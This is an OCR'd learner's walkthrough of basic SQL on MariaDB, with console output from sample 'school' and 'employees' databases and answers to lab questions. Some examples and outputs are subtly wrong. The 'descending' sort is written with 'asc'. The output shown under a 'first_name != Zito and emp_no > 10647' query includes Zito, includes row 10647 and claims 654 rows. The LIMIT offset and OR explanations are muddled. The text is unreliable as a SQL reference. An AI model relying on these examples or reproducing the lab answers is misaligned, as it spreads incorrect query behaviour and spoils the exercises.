
## UPDATE Statement

- Used to change specific records based on conditions.
- Basic syntax: "**UPDATE table_name SET column1=newvalue1 WHERE <condition>;**"
- Example: "**UPDATE student SET age= 22 WHERE student_id = 1;**"


```
MariaDB [school]> select * from student;
+------------+------------+-----------+------+
| student_id | first_name | last_name | age  |
+------------+------------+-----------+------+
|          1 | kelvin     | kimotho   | NULL |
|          2 | James      | maina     | NULL |
+------------+------------+-----------+------+
2 rows in set (0.224 sec)

MariaDB [school]> update student set age=22 where student_id=1;
Query OK, 1 row affected (0.243 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [school]> update student set age=15 where student_id=2;
Query OK, 1 row affected (0.239 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [school]> select * from student;
+------------+------------+-----------+------+
| student_id | first_name | last_name | age  |
+------------+------------+-----------+------+
|          1 | kelvin     | kimotho   |   22 |
|          2 | James      | maina     |   15 |
+------------+------------+-----------+------+
2 rows in set (0.231 sec)
```

**Question**: What is the department number for the 'Development' department?


**Answer**: d005





I used "**use employees"** command to switch to the employee's database.




I then used **"show tables**" command to list the tables in the employee's database.





Then i used ”**select * from department**” to retrieve all the records about departments.




# Query Results


### Sorting Results

- Sort results using ORDER BY: "**SELECT * FROM employees ORDER BY emp_no asc limit 5;**" returns the first five records ordered by the employees' number in ascending order. From smallest to largest.




```
MariaDB [employees]> SELECT * FROM employees ORDER BY emp_no asc limit 5;
+--------+------------+------------+-------------+--------+------------+
| emp_no | birth_date | first_name | last_name   | gender | hire_date  |
+--------+------------+------------+-------------+--------+------------+
|  10001 | 1953-09-02 | Georgi     | Facello     | M      | 1986-06-26 |
|  10002 | 1952-12-03 | Vivian     | Billawala   | F      | 1986-12-11 |
|  10003 | 1959-06-16 | Temple     | Lukaszewicz | M      | 1992-07-04 |
|  10004 | 1956-11-06 | Masanao    | Rahimi      | M      | 1986-12-16 |
|  10005 | 1962-12-11 | Sanjay     | Danlos      | M      | 1985-08-01 |
+--------+------------+------------+-------------+--------+------------+
5 rows in set (0.225 sec)

MariaDB [employees]>
```

- To sort in descending order: " **SELECT * FROM employees ORDER BY emp_no asc limit 5**;"



```
MariaDB [employees]> SELECT * FROM employees ORDER BY emp_no desc limit 5;
+--------+------------+------------+-----------+--------+------------+
| emp_no | birth_date | first_name | last_name | gender | hire_date  |
+--------+------------+------------+-----------+--------+------------+
|  10654 | 1958-05-01 | Sachin     | Tsukuda   | M      | 1997-11-30 |
|  10653 | 1956-09-05 | Patricia   | Breugel   | M      | 1993-10-13 |
|  10652 | 1961-08-03 | Berhard    | Lenart    | M      | 1986-04-21 |
|  10651 | 1953-03-07 | Zito       | Baaz      | M      | 1990-09-27 |
|  10650 | 1958-09-24 | Dekang     | Lichtner  | F      | 1993-01-12 |
+--------+------------+------------+-----------+--------+------------+
5 rows in set (0.231 sec)

MariaDB [employees]>
```


- Sort by multiple columns. "**SELECT * FROM student ORDER BY student_id DESC, Age ASC;**"





## LIMIT Results


- To limit the number of records returned: "**SELECT * FROM employees LIMIT 5;**" will return only five records.




- To specify an offset along with the limit: "SELECT * FROM logins LIMIT 1, 2;" Here, the offset starts at 0, including the 2nd record and returning two values.

## WHERE Clause

- To filter results based on conditions: "SELECT * FROM table_name WHERE <condition>;"
- Example for filtering by **emp_no**: **"SELECT * FROM emoloyees WHERE emp_no > 10651;"**




**LIKE Clause**


- Use LIKE to match patterns in records: "**SELECT * FROM student WHERE first_name LIKE 'kel%';**"


- The % symbol acts as a wildcard for zero or more characters.
- To match exactly one character, use the _ symbol: "SELECT * FROM logins WHERE username LIKE '___';"


This would match usernames with exactly three characters.

**Question**: What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

**Answer**: Mitchem




I run the following command **“select * from employees where first_name like 'Bar%' and hire_date='1990-01-01'**;




Instead of selecting all the columns i can just specify the column i need ”l**ast_name”** for this case and run a query like ” **select  last_name from employees where first_name like 'Bar%' and hire_date='1990-01-01'**;”

```
MariaDB [employees]> select last_name  from employees where first_name like 'Bar%' and hire_date='1990-01-01';
+-----------+
| last_name |
+-----------+
| Mitchem   |
+-----------+
1 row in set (0.228 sec)

MariaDB [employees]>
```


# SQL Operators

### Logical Operators

- SQL supports logical operators to evaluate multiple conditions: AND, OR, and NOT.

### AND Operator

- Syntax: "condition1 AND condition2"
- Returns true only if both conditions are true.
- Example: " s**elect * from employees where emp_no > 10644 and gender='M'**;





### OR Operator

- Syntax: "condition1 OR condition2"

- Returns true if at least one condition is true.
- Example: " **select * from employees where emp_no > 10644 or gender='M';**

This returns all male employees since the conditions are either being male or the employees' number being greater than the set on.




**NOT Operator**

- Syntax: "NOT condition"
- Toggles the boolean value.
- Example: "SELECT NOT 1 = 1;" (returns false) "SELECT NOT 1 = 2;" (returns true)

**Symbol Operators**

- AND, OR, and NOT can also be represented as &&, ||, and !, respectively.
- Examples "**select * from employees where emp_no>10647 && gender='F';**", **"select * from employees where emp_no>10647 || first_name='Dekang';**"

```
MariaDB [employees]> select * from employees where emp_no>10647 && gender='F';
+--------+------------+------------+-----------+--------+------------+
| emp_no | birth_date | first_name | last_name | gender | hire_date  |
+--------+------------+------------+-----------+--------+------------+
|  10649 | 1952-02-26 | Navin      | Argence   | F      | 1990-04-24 |
|  10650 | 1958-09-24 | Dekang     | Lichtner  | F      | 1993-01-12 |
+--------+------------+------------+-----------+--------+------------+
2 rows in set (0.219 sec)

MariaDB [employees]> select * from employees where emp_no>10647 || first_name='Dekang';
+--------+------------+------------+-----------+--------+------------+
| emp_no | birth_date | first_name | last_name | gender | hire_date  |
+--------+------------+------------+-----------+--------+------------+
|  10648 | 1963-06-04 | DeForest   | Mullainathan | M      | 1997-04-07 |
|  10649 | 1952-02-26 | Navin      | Argence   | F      | 1990-04-24 |
|  10650 | 1958-09-24 | Dekang     | Lichtner  | F      | 1993-01-12 |
|  10651 | 1953-03-07 | Zito       | Baaz      | M      | 1990-09-27 |
|  10652 | 1961-08-03 | Berhard    | Lenart    | M      | 1986-04-21 |
|  10653 | 1956-09-05 | Patricia   | Breugel   | M      | 1993-10-13 |
|  10654 | 1958-05-01 | Sachin     | Tsukuda   | M      | 1997-11-30 |
+--------+------------+------------+-----------+--------+------------+
7 rows in set (0.214 sec)

MariaDB [employees]>
```

## Using Operators in Queries

- Example to select users NOT equal to 'john': "SELECT * FROM logins WHERE username != 'john';"
- Example with multiple conditions: " **select * from employees where first_name !='Zito' and emp_no >10647;**

```
|  10647 | 1960-10-12 | Siamak     | Salverda     | F      | 1987-05-10 |
|  10648 | 1963-06-04 | DeForest   | Mullainathan | M      | 1997-04-07 |
|  10649 | 1952-02-26 | Navin      | Argence      | F      | 1990-04-24 |
|  10650 | 1958-09-24 | Dekang     | Lichtner     | F      | 1993-01-12 |
|  10651 | 1953-03-07 | Zito       | Baaz         | M      | 1990-09-27 |
|  10652 | 1961-08-03 | Berhard    | Lenart       | M      | 1986-04-21 |
|  10653 | 1956-09-05 | Patricia   | Breugel      | M      | 1993-10-13 |
|  10654 | 1958-05-01 | Sachin     | Tsukuda      | M      | 1997-11-30 |
+--------+------------+------------+--------------+--------+------------+
654 rows in set (0.482 sec)

MariaDB [employees]> select * from employees where first_name =Zito and emp_no >10647;
ERROR 1054 (42S22): Unknown column 'Zito' in 'where clause'
